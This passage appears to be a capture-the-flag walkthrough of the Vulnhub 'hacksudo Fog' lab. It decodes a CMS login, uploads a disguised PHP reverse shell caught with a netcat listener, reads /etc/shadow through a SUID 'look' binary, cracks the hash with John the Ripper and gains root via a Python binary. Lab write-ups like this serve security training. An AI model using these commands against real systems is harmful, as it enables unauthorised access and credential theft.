Hide your text message in wave audio file like MR.ROBOT
Please wait...
Your Secret Message is: Shift by 3
ABCDEFGHIJKLMNOPQRSTUVWXYZ
DEFGHIJKLMNOPQRSTUVWXYZABC
zzzz.orfdokrvw/irj Xvhuqdph=irj:sdvvzrug=kdfnvxgrLVUR
root@kali:~/Desktop/SoundStegno#
```


[Caesar Cipher (Shift) - Online Decoder, Encoder, Solver, Translator (dcode.fr)]



Results

```
Caesar Cipher - Shift by 3
DEFGHIJKLMNOPQRSTUVWXYZABC
ABCDEFGHIJKLMNOPQRSTUVWXYZ
wwww.localhost/fog
Username=fog:password=hacksudoISRO
```

Caesar Cipher - dCode




localhost = server IP

```
wwww.localhost/fog
Username=fog
password=hacksudoISRO
```

step 8:Upload RCE script

Log into the CMS system.





192.168.56.101/cms/admin/login.php
CMS Made simple™
Login to CMS Made Simple™
User name
fog
Password
••••••••••••
Submit
Cancel
Forgot your password?
Copyright © CMS Made Simple™

Go to the file system and upload a php script which give us a reverse shell.

Note that we cannot upload a .php file so we upload it as txt and copy it tobe a .php file.


Open nc in local and Click to run it, we can get a shell.






```
root@kali:~/Desktop/SoundStegno# nc -lvp 4321
listening on [any] 4321 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 37616
Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 19:22:50 up  7:56,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Get an interactive shell using Python：




```
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@hacksudo:/$ cd var
```

find the txt by : **find -name flag2.txt**



```
find: '/sys/fs/bpf': Pe
/var/www/flag2.txt
find: '/var/lib/apt/lis
```




```
www-data@hacksudo:/var$ ls
ls
cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@hacksudo:/var$ cd www
cd www
www-data@hacksudo:~$ ls
ls
flag2.txt  html
www-data@hacksudo:~$ cat flag2.txt
cat flag2.txt
you successfully crack web and got shell access!!!

                                    _         _       _   _             
  ___ ___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  
 / __/ _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \ 
| (_| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | |
 \___\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|
step 2 done.

     _                ____  
 ___| |_ ___ _ __    |___ \ 
/ __| __/ _ \ '_ \     __) |
\__ \ ||  __/ |_) |   / __/ 
|___/\__\___| .__/   |_____|
            |_|             
```

```
you successfully crack web and got shell access!!!
```

step 9: Local privilege escalation


Find that look has the root privilege.



```
www-data@hacksudo:/$ ls -la usr/bin/look
ls -la usr/bin/look
-rwsr-xr-x 1 root root 10744 May  4  2018 usr/bin/look
```


use the root privilege to get the password hash:

```
look '' /etc/shadow
```




```
isro:$6$DMdxcRB0fQbGflz2$39vmRyBB0JubEZpJJN13rSzssMQ6t1R6KXLSPj0mpImsyuWqyXHneT8CH0nKr.XDEzKIjt1H3ndbN
zirCj0Aa/:18756:0:99999:7:::
```

get the password:




```
root@kali:~/Desktop/JohnTheRipper# john pass.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 64/32 OpenSSL])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (isro)
1g 0:00:00:24 DONE 2/3 (2021-11-16 11:32) 0.04083g/s 120.1p/s 120.1c/s 120.1C/s
123456..secret
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

change the user:



```
www-data@hacksudo:/$ su isro
su isro
Password: qwerty
```


get into ~ and find user.txt:



```
cd isro
isro@hacksudo:~$ ls
ls
fog user.txt
isro@hacksudo:~$ cat user.txt
cat user.txt
8b64d2451b7a8f3fd17390f88ea35917
```


Step 10: Root privilege escalation

get into fog dir and find a fog file which belong to root.




```
fog  get  ping  python
isro@hacksudo:~/fog$ ls -lha
ls -lha
total 3.7M
drwxr-xr-x 2 isro isro 4.0K May 13  2021 .
drwxr-x--- 6 isro isro 4.0K Nov 16 01:06 ..
-rwxr-xr-x 1 root isro  17K May 12  2021 fog
-rw-r--r-- 1 isro isro    0 May  6  2021 get
-rwxr-xr-x 1 isro isro  68K May  6  2021 ping
-rwxr-xr-x 1 isro isro 3.6M May  6  2021 python
```

excute it:




```
isro@hacksudo:~/fog$ ./fog
./fog
Python 2.7.16 (default, Oct 10 2019, 22:02:15)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

It's python ,so we execute the code to get the root privilege:



```
>>> os.system("/bin/bash -i")
os.system("/bin/bash -i")
root@hacksudo:~/fog# cd /root
```

And find the flag in the /root dir.



add.py
test-instructor-monitor.pcap
test-instructor-promiscuous.pcap
rtmp2flv-master
SoundStegno
JohnTheRipper

```
root@hacksudo:/root# ls
ls
fogproject-1.5.9  root.txt
root@hacksudo:/root# cat root.txt
cat root.txt
         .                                                      .
        .n                   .                 .                  n.
  .   .dP                  dP                   9b                 9b.    .
 4    qXb         .       dX                     Xb       .        dXp     t
dX.    9Xb      .dXb    __                         __    dXb.     dXP     .Xb
9XXb._       _.dXXXXb dXXXXbo.                 .odXXXXb dXXXXb._       _.dXXP
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXXOo.           .oOXXXXXXXXVXXXXXXXXXXXXXXXXXXXP
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`0008b   d8000'~   ~`XXXXXXXXXXXXXXXXXXXXXP'
    `9XXXXXXXXXXXP' `9XX'   DIE    `98v8P'  HUMAN   `XXP' `9XXXXXXXXXXXP'
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~
                        )b.  .dbo.dP'`v'`9b.od
b.  .dX(
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
                    9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                     `'      9XXXXXX(   )XXXXXXP      `'
                              XXXX X.`v'.X XXXX
                              XP^X'`b   d'`X^XX
                              X. 9  `   '  P )X
                              `b  `       '  d'
                               `             '
great you rooted hacksudo Fog Box !!!
flag {4356a779ce18252fa1dd2d2b6ab56b19}
submit this flag at hacksudo discord https://discord.gg/vK4NRYt3
```

```
flag {4356a779ce18252fa1dd2d2b6ab56b19}
```

Reference:

Hacksudo FOG Walkthrough - Writeup - Vulnhub - Security (nepcodex.com)

(33条消息) Vulnhub_hacksudo_fog_NowSec的博客-CSDN博客